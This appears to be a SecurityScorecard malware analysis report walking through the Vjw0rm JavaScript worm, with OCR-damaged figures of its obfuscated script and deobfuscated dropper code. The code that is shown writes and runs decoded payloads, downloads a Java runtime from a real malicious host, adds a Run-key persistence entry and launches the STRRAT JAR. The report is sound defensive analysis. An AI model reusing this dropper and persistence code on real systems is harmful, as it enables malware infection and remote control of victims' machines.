How to Analyze JavaScript Malware – A Case Study of Vjw0rm

Prepared by: Vlad Pasca, Senior Malware & Threat Analyst

SecurityScorecard

SecurityScorecard.com
info@securityscorecard.com

Tower 49
12 E 49th Street
Suite 15-001
New York, NY 10017
1.800.682.1707

Table of contents

Executive summary


Vjw0rm is a worm that spreads via USB drives and has RAT capabilities because it implements different commands transmitted by the C2 server. It establishes persistence on a machine by copying to the Startup folder and creating a Run registry entry. The malware drops a Java-based RAT called STRRAT, executed using the Java executable that can be found on the local computer or downloaded from a remote URL.

Analysis and findings

SHA256: 2b0c9059feece8475c71fbbde6cf4963132c274cf7ddebafbf2b0a59523c532e

JavaScript malware can be an infection vector leading to serious threats such as ransomware and spyware. We want to present a general approach that can be used to analyze any malicious JavaScript scripts.

As we can see in figure 1, the initial script is obfuscated, and we need to find a way to extract the relevant information:



```
var e,f,d;(function(){function dF(){return WSH}function dD(){return f}function dC(){return e}function dB(){return d}function dE(){return eval}function dz(d,e){return d=== e}function dA(){return g}function dy(d,e)
{return d== e}function dw(d,e){return d+ e}function dx(d,e){return d< e}function h(){var e={};for(var d=0;dx(d,arguments.length);d+= 2){e[arguments[d]]= arguments[dw(d,1)]};return e}function g(){var
x={},cj={},cn={},h={},B={},bX={},cb={},cf={},bP={},bT={},cx={},cN={},cF={},cJ={},cR={},cV={},fC={},fE={},fG={},fI={},fK={},fM={},fO={},fQ={},fU={},fY={},gc={},gg={},e={},cz={},cH={},cP={},dw={},fF={},fJ={},fN={},f
fz={};var dS={};var dF={};var ez={};var eB={};var dD={};var dI={};var et={};var ev={};var ex={};var ep={};var er={};var cB={};var eH={};var eQ={};var eK={};var eO={};var eS={};var eU={};var eW={};var eY={};var
fa={};var fc={};var fe={};var fg={};var fi={};var fk={};var fo={};var fs={};var fw={};var fA={};var dB={};var eI={};var eN={};var eR={};var eV={};var eZ={};var fd={};var fh={};var fl={};var fp={};var ft={};var
fx={};var fB={};var dE={};var dJ={};var dN={};var dR={};var dT={};var dV={};var dX={};var dZ={};var eb={};var ed={};var ef={};var eh={};var ej={};var el={};var en={};var fm={};var fq={};var fu={};var fy={};var
dx={};var eD={};var eJ={};var eP={};var eT={};var eX={};var fb={};var ff={};var fj={};var fn={};var fr={};var fv={};var dC={};var dH={};var dL={};var dP={};var eG={};var dK={};var dM={};var eA={};var eC={};var
eF={};var dO={};var dQ={};var dU={};var dW={};var dY={};var ea={};var ec={};var ee={};var eg={};var ei={};var ek={};var em={};var eo={};var eq={};var es={};var eu={};var ew={};var ey={};fz= cM();dS= de();dF=
i();ez= j();eB= k();dD= l();dI= m();et= n();ev= o();ex= p(cx);ep= q();er= r();cB= s(bT,bP);eH=
t(cN,cF,cJ,cR,cV,fC,fE,fG,fI,fK,fM,fO,fQ,fU,fY,gc,gg,e,cz,cH,cP,dw,fF,fJ,fN,fR,fV,fZ,gd,gh,v,D,L,T,X,bb,bf,bj,bn,br,bv,bz,bD,bH,bL,cx,cf,cb,bX,cv);eQ= u(cn);eK= w(B);eO= y(h);eS= A(cj);eU= C(x);eW= E(cb);eY=
G();fa= I(bX);fc= K(cx,cb,cf,bP);fe= M(bT);fg= O();fi= Q(cx,cb,F,J);fk= S(fS);fo= U(fW);fs= W(ga);fw= Y(ge);fA= ba(d);dB= bc(cx,cf,cl,cr);eI= be(cD);eN= bg(cL);eR= bi(cT);eV= bk(fD);eZ= bm(fH);fd= bo(fL);fh=
bq(fP);fl= bs(fT);fp= bu(fX);ft= bw(gb);fx= by(gf);fB= bA(f);dE= bC(cx,cf,z);dJ= bE(H);dN= bG(P);dR= bI();dT= bK();dV= bM();dX= bO(cx,cf,cp,ct);dZ= bQ();eb= bS();ed= bU();ef= bW();eh= bY();ej= ca();el= cc();en=
ce();fm= cg();fq= ci(N);fu= ck(cx,R);fy= cm(V,Z,bd,bh,bl,bp,bt,bx,bB,bF,bJ,bN,bR,bV,bZ,cd,ch);dx= co();eD= cq();eJ= cs();eP= cu();eT= cw();eX= cy(cx,cb);fb= cA(cx,cf);ff= cC();fj= cE();fn= cG();fr= cI();fv=
cK();dC= cO();dH= cQ();dL= cS();dP= cU();eG= cW(cx);dK= cX(cx);dM= cY();eA= cZ(cx);eC= da(cx);eF= db();dO= dc();dQ= dd(cx);dU= df();dW= dg();dY= dh();ea= di();ec= dj();ee= dk();eg= dl();ei= dm();ek= dn();em=
dp();eo= dq();eq= dr();es= ds();eu= dt();ew= du();ey= dv();x._= dF;cj._= ez;cn._= eB;h._= dD;B._= dI;bX._= et;cb._= ev;cf._= ex;bP._= ep;bT._= er;cx._= eH;cN._= eQ;cF._= eK;cJ._= eO;cR._= eS;cV._= eU;fC._=
eW;fE._= eY;fG._= fa;fI._= fc;fK._= fe;fM._= fg;fO._= fi;fQ._= fk;fU._= fo;fY._= fs;gc._= fw;gg._= fA;e._= dB;cz._= eI;cH._= eN;cP._= eR;dw._= eV;fF._= eZ;fJ._= fd;fN._= fh;fR._= fl;fV._= fp;fZ._= ft;gd._=
fx;gh._= fB;v._= dE;D._= dJ;L._= dN;T._= dR;X._= dT;bb._= dV;bf._= dX;bj._= dZ;bn._= eb;br._= ed;bv._= ef;bz._= eh;bD._= ej;bH._= el;bL._= en;fS._= fm;fW._= fq;ga._= fu;ge._= fy;d._= dx;cr._= eD;cD._= eJ;cL._=
eP;cT._= eT;fD._= eX;fH._= fb;fL._= ff;fP._= fj;fT._= fn;fX._= fr;gb._= fv;gf._= fz;f._= dC;z._= dH;H._= dL;P._= dP;cv._= eG;F._= dK;J._= dM;cl._= eA;cp._= eC;ct._= eF;N._= dO;R._= dQ;V._= dS;Z._= dU;bd._=
dW;bh._= dY;bl._= ea;bp._= ec;bt._= ee;bx._= eg;bB._= ei;bF._= ek;bJ._= em;bN._= eo;bR._= eq;bV._= es;bZ._= eu;cd._= ew;ch._= ey;if(dy(g,false)){dA()(null,true);dG();return};if(!g){dA()
(true);eE();return};if(dy(g,0)){return};eL();if(dy(g,0)){dA()();eM()};if(dy(g,null)){dA()(0,1)};if(dz(g,true)){dA()();return};gx();if(dz(g,1)){dA()(true);gz()};if(!g){dA()()};if(!g){return}else {};(cx._)();if(!g)
{dA()(0,1,null,0,false);gE();return}else {};if(!g){dA()();gH()};gI();}function cM(){return  function(e){var d={};d._= e;if(!g){dA()()};return cN(d)}}function de(){return  function(d,e){d._._= e._}}function i()
{return  function(){return dE()}}function j(){return  function(){return dB()}}function k(){return  function(){return dC()}}function l(){return  function(){return dD()}}function m(){return  function(){return
dF()}}function n(){return  function(d,e){return dy(d,e)}}function o(){return  function(d,e){return dz(d,e)}}function p(d){return  function(){return d._}}function q(){return  function(d,e){return dw(d,e)}}function
r(){return  function(d,e){return dx(d,e)}}function s(e,d){return  function(){var g={};for(var f=0;(1&&e._)(f,arguments.length);f+= 2){g[arguments[f]]= arguments[(1&&d._)(f,1)]};return g}}function
t(D,A,C,F,G,I,J,L,M,O,P,R,S,U,W,Y,ba,d,z,B,E,H,K,N,Q,T,V,X,Z,bb,e,f,h,i,j,k,l,m,n,o,p,q,r,s,t,y,w,v,u,x){return  function(){var
cG={},cK={},cD={},cz={},cB={},cL={},bL={},cH={},cx={},cF={},cJ={},cy={},cA={},cC={},cE={},bQ={},cI={},cf={},cj={},cl={},cn={},cp={},cr={},ct={},cv={},bN={},bU={},bY={},cc={},ce={},cg={},ci={},ca={},ch={},cm={},bS=
{};;cK._= {};;cD._= {};;cz._= {};;cB._= {};;cL._= {};;bL._= {};;cH._= {};;cx._= {};;cF._= {};;cJ._= {};;cy._= {};;cA._= {};;cC._= {};;cE._= {};;bQ._= {};;cI._= {};;cf._= {};;cj._= {};;cl._= {};;cn._= {};;cp._=
{};;cr._= {};;ct._= {};;cv._= {};;bN._= {};;bU._= {};;bY._= {};;cc._= {};;ce._= {};;cg._= {};;ci._= {};;ca._= {};;ch._= {};;cm._= {};;bS._= {};;bW._= {};;cw._= {};;bO._= {};;ck._= {};;co._= {};;cq._= {};;cs._=
{};;cu._= {};;bh._= {};;bk._= {};;bn._= {};;bH._= {};;be._= {};;bm._= {};;bA._= {};;bg._= {};;cM._= {};;bd._= {};;var bc={};bj._= {};;bC._= {};;bJ._= {};;bf._= {};;bi._= {};;bK._= {};;bl._= {};;bo._= {};;bq._=
{};;bs._= {};;bu._= {};;bw._= {};;by._= {};;bB._= {};;bE._= {};;bG._= {};;bP._= {};;bT._= {};;bX._= {};;bZ._= {};;cb._= {};;cd._= {};;bV._= {};;bp._= {};;bt._= {};;bM._= {};;bR._= {};;bF._= {};;bI._= {};;br._=
{};;bv._= {};;bx._= {};;bz._= {};;bD._= {};;bh._= (1&&D._)();bk._= (1&&A._)();bn._= (1&&C._)();if(!g){dA()();dH();return};bH._= (1&&F._)();if(dy(g,0)){dA()(false);dI()};be._= (1&&G._)();if(!g){dA()
(true,false,false);dJ();return};bm._= (1&&I._)();if(dz(g,null)){return};bA._= (1&&J._)(cJ._);bg._= (1&&L._)();cM._= (1&&M._)();bd._= (1&&O._)();bc= (1&&P._)(cF._,cx._);bj._= (1&&R._)(cy._,cA._);bC._= (1&&S._)
(cF._,cx._);bJ._= (1&&U._)(cC._,cE._,ca._);bf._= (1&&W._)(cF._,cx._,cJ._,cH._,bL._);bi._= (1&&Y._)
(bQ._,cI._,cf._,cj._,cl._,cn._,cp._,cr._,ct._,cv._,bN._,bU._,bY._,cc._,ce._,cg._,ci._,cJ._,cH._,ch._,cL._,bL._,cm._,bS._,bW._);bK._= (1&&ba._)(cJ._,cL._,bL._,cw._,bO._,cH._);bl._= (1&&d._)(cB._);bo._= (1&&z._)
(cJ._,ck._);if(dz(g,true)){dA()();dK();return};bq._= (1&&B._)(cH._);bs._= (1&&E._)(cz._);bu._= (1&&H._)(cD._);bw._= (1&&K._)(cK._);if(!g){dA()();return};by._= (1&&N._)(cG._);bB._= (1&&Q._)(cx._);bE._= (1&&T._)
(cF._);bG._= (1&&V._)(co._,cq._,cs._,cu._);bP._= (1&&X._)();bT._= (1&&Z._)();bX._= (1&&bb._)();bZ._= (1&&e._)();cb._= (1&&f._)();cd._= (1&&h._)(cH._);bV._= (1&&i._)(cL._);bp._= (1&&j._)(cJ._);bt._= (1&&k._)
(cJ._);bM._= (1&&l._)(cH._);bR._= (1&&m._)(cJ._);bF._= (1&&n._)(cJ._);bI._= (1&&o._)(cJ._);br._= (1&&p._)(cJ._);bv._= (1&&q._)();bx._= (1&&r._)(cJ._);bz._= (1&&s._)();bD._= (1&&t._)
(cJ._);dL(cG,bk);dM(cK,bn);dN(cD,bh);dO(cz,bH);dP(cB,be);dQ(cL,bm);dR(bL,bA);dS(cH,bg);dT(cx,cM);dU(cF,bd);dV(cJ,bj);dW(cy,bC);dX(cA,bJ);dY(cC,bf);dZ(cE,bi);ea(bQ,bK);eb(cI,bl);ec(cf,bo);ed(cj,bq);ee(cl,bs);ef(cn,
{return};ej(cv,bE);ek(bN,bG);el(bU,bP);em(bY,bT);en(cc,bX);eo(ce,bZ);ep(cg,cb);eq(ci,cd);er(ca,bV);es(ch,bp);if(!g){dA()
```


Figure 1

We used js-beautify to beautify the JavaScript file. We identified a string that seems to be Base64-encoded (see figure 2).

```
function cL() {
    return function() {
        e =
            "d_!FyIGavb_!dUZXbOHSA9ICJkbUZ5SUdVclppeGtPeWhtIFcla_!RMbSIiaWdvITJaNWJtTjBhVa[illegible]
```

Figure 2


The malware replaces the “_!” characters with “m” in the above string:



```
(l && s._._._)().text = (l && q._._._)().replace(/_!/g, "m");
d = (l && r._._._)().CreateObject("\x61\x64\x6F\x64\x62\x2E\x73\x74\x72\x65\x61\x6D");
```

Figure 3

Box-js is a tool that can be used to execute and analyze a JavaScript file. Figure 4 shows that the malware creates a script called “KeunXSGcHu.js” in the “%AppData%” directory and runs it:




```
[illegible]
unction gC(){if(!g){g= null}}})()"
                },
                "description": "The script wrote a file."
        },
        {
                "type": "NewResource",
                "value": {
                        "path": "C:\\Users\\User\\AppData\\Roaming\\KeunXSGcHu.js",
                        "type": "ASCII text, with very long lines, with no line terminators",
                        "latestUrl": "",
                        "md5": "ec2f8b54b8cfbd39beb6b801a557bf47",
                        "sha1": "707d30d858c61d664e5808c1ccc5d7e335d3f6fe",
                        "sha256": "d22af6595a12474313f3e4c10300603e57c1cd04d9ebdffee52032a3411d2948"
                },
                "description": "The script created a resource."
        },
        {
                "type": "Run",
                "value": {
                        "command": "\"C:\\Users\\User\\AppData\\Roaming\\KeunXSGcHu.js\""
                },
                "description": "The script ran a command."
        }
```

Figure 4

The transformed string is Base64-decoded, and then the script executes the new instructions.


As we’ve already seen, the malware creates a file called “KeunXSGcHu.js”, which is populated with a variable that is Base64-decoded, as highlighted below:



```
var longText1 =
```

[illegible]


Figure 5



```
var wshShell1 = WScript.CreateObject("WScript.Shell");
var appdatadir1 = wshShell1.ExpandEnvironmentStrings("%appdata%");
var stubpath1 = appdatadir1 + "\\KeunXSGcHu.js";
var decoded1 = decodeBase64(longText1);
writeBytes(stubpath1, decoded1);
wshShell1.run("\"" + stubpath1 + "\"");
```

Figure 6

Another variable named “longText” is decoded by replacing the “_!” characters with “A” (see figure 7).




[illegible]

```
var re = new RegExp("_!", "g");
longText = longText.replace(re, "A");
```

Figure 7


The script generates a random string consisting of a maximum of 10 characters using the “Math.random()” function. The “longText” variable is Base64-decoded, and its content is saved in a “.txt” file. The resulting file is a malicious JAR called STRRAT with the following hash: 0de7b7c82d71f980e5261c40188bafc6d95c484a2bf7007828e93f16d9ae1d9a.



```
var wshShell = WScript.CreateObject("WScript.Shell");
var tempdir = wshShell.ExpandEnvironmentStrings("%temp%");
var appdatadir = wshShell.ExpandEnvironmentStrings("%appdata%");
var r = Math.random().toString(36).replace(/[^a-z]+/g, '').substr(0, 10);
var stubpath = appdatadir + "\\" + r + ".txt"
var decoded = decodeBase64(longText);
writeBytes(stubpath, decoded);
```

Figure 8


The malware tries to locate the Java executable on the machine by querying the following registry keys:



```
try {
    text = wshShell.RegRead("HKLM\\SOFTWARE\\Wow6432Node\\JavaSoft\\Java Runtime Environment\\CurrentVersion");
    text = wshShell.RegRead("HKLM\\SOFTWARE\\Wow6432Node\\JavaSoft\\Java Runtime Environment\\" + text + "\\JavaHome");
} catch (err) {}
try {
    if (text == "") {
        text = wshShell.RegRead("HKLM\\SOFTWARE\\JavaSoft\\Java Runtime Environment\\CurrentVersion");
        text = wshShell.RegRead("HKLM\\SOFTWARE\\JavaSoft\\Java Runtime Environment\\" + text + "\\JavaHome");
        if (text != "") {
            text = text + "\\bin\\javaw.exe";
        }
    } else {
        text = text + "\\bin\\javaw.exe";
    }
} catch (err) {}
```

Figure 9


Whether Java is found on the computer, the malicious JAR file is executed; otherwise, the "GrabJreFromNet" function is called:



```
try {
    if (text != "") {
        //wshShell.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\ntfsmgr", "\"" + text + "\" -jar \"" + stubpath + "\"", "REG_SZ");
        wshShell.run("\"" + text + "\" -jar \"" + stubpath + "\"");
    } else {
        GrabJreFromNet();
    }
} catch (err) {}
```

Figure 10


The function mentioned above downloads an archive called "jre.zip" from "https[:]//aash[.]com.pk/jre.zip". The archive content is extracted and saved in a folder called "jre7" in the "%AppData%" directory. A registry Run entry called "ntfsmgr" is used as a persistence mechanism to run the malicious JAR:



```
function GrabJreFromNet() {
    do {
        try {
            var xHttp = WScript.CreateObject("msxml2.serverxmlhttp.6.0");
            var bStrm = WScript.CreateObject("Adodb.Stream");
            xHttp.open("GET", "https://aash.com.pk/jre.zip", false);
            xHttp.setOption(2, 13056);
            xHttp.send();
            bStrm.Type = 1;
            bStrm.open();
            bStrm.write(xHttp.responseBody);
            bStrm.savetofile(appdatadir + "\\jre.zip", 2);
            break;
        } catch (err) {
            WScript.Sleep(5000);
        }
    } while (true);
    UnZip(appdatadir + "\\jre.zip", appdatadir + "\\jre7");
    //wshShell.RegWrite("HKLM\\SOFTWARE\\JavaSoft\\Java Runtime Environment\\CurrentVersion", "1.8", "REG_SZ");
    //wshShell.RegWrite("HKLM\\SOFTWARE\\JavaSoft\\Java Runtime Environment\\1.8\\JavaHome", appdatadir + "\\jre7", "REG_SZ");
    wshShell.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\ntfsmgr", "\"" + appdatadir + "\\jre7\\bin\\javaw.exe\" -jar " + "\"" + stubpath + "\"", "REG_SZ");
    wshShell.run("\"" + appdatadir + "\\jre7\\bin\\javaw.exe\" -jar " + "\"" + stubpath + "\"");
}
```

Figure 11


The implementation of the "UnZip" function is shown in figure 12:



```
function UnZip(zipfile, ExtractTo) {
    if (fso.GetExtensionName(zipfile) == "zip") {
        if (!fso.FolderExists(ExtractTo)) {
            fso.CreateFolder(ExtractTo);
        }
        var objShell = WScript.CreateObject("Shell.Application");
        var destination = objShell.NameSpace(ExtractTo);
        var zip_content = objShell.NameSpace(zipfile).Items();
        for (i = 0; i < zip_content.Count; i++) {
            if (fso.FileExists(fso.Buildpath(ExtractTo, zip_content.item(i).name) + "." + fso.getExtensionName(zip_content.item(i).path))) {
                fso.DeleteFile(fso.Buildpath(ExtractTo, zip_content.item(i).name) + "." + fso.getExtensionName(zip_content.item(i).path));
            }
            destination.copyHere(zip_content.item(i), 20);
        }
    }
}
```


Figure 12

In the “KeunXSGcHu.js” file, it is implemented a function similar to the one from the initial script:



```
function cL() {
    return function () {
        e =
        'Ly8gQ29kZWQgYnkgdl9CMDEgfCBTbGllbWVyZXogLT4gVHdpdHRlci_!6IFNsaWVtZXJleg0KDQp2YXIgai_!9IFsiV1NjcmlwdC5TaGVsbCIsIl [illegible]'
    }
}
```

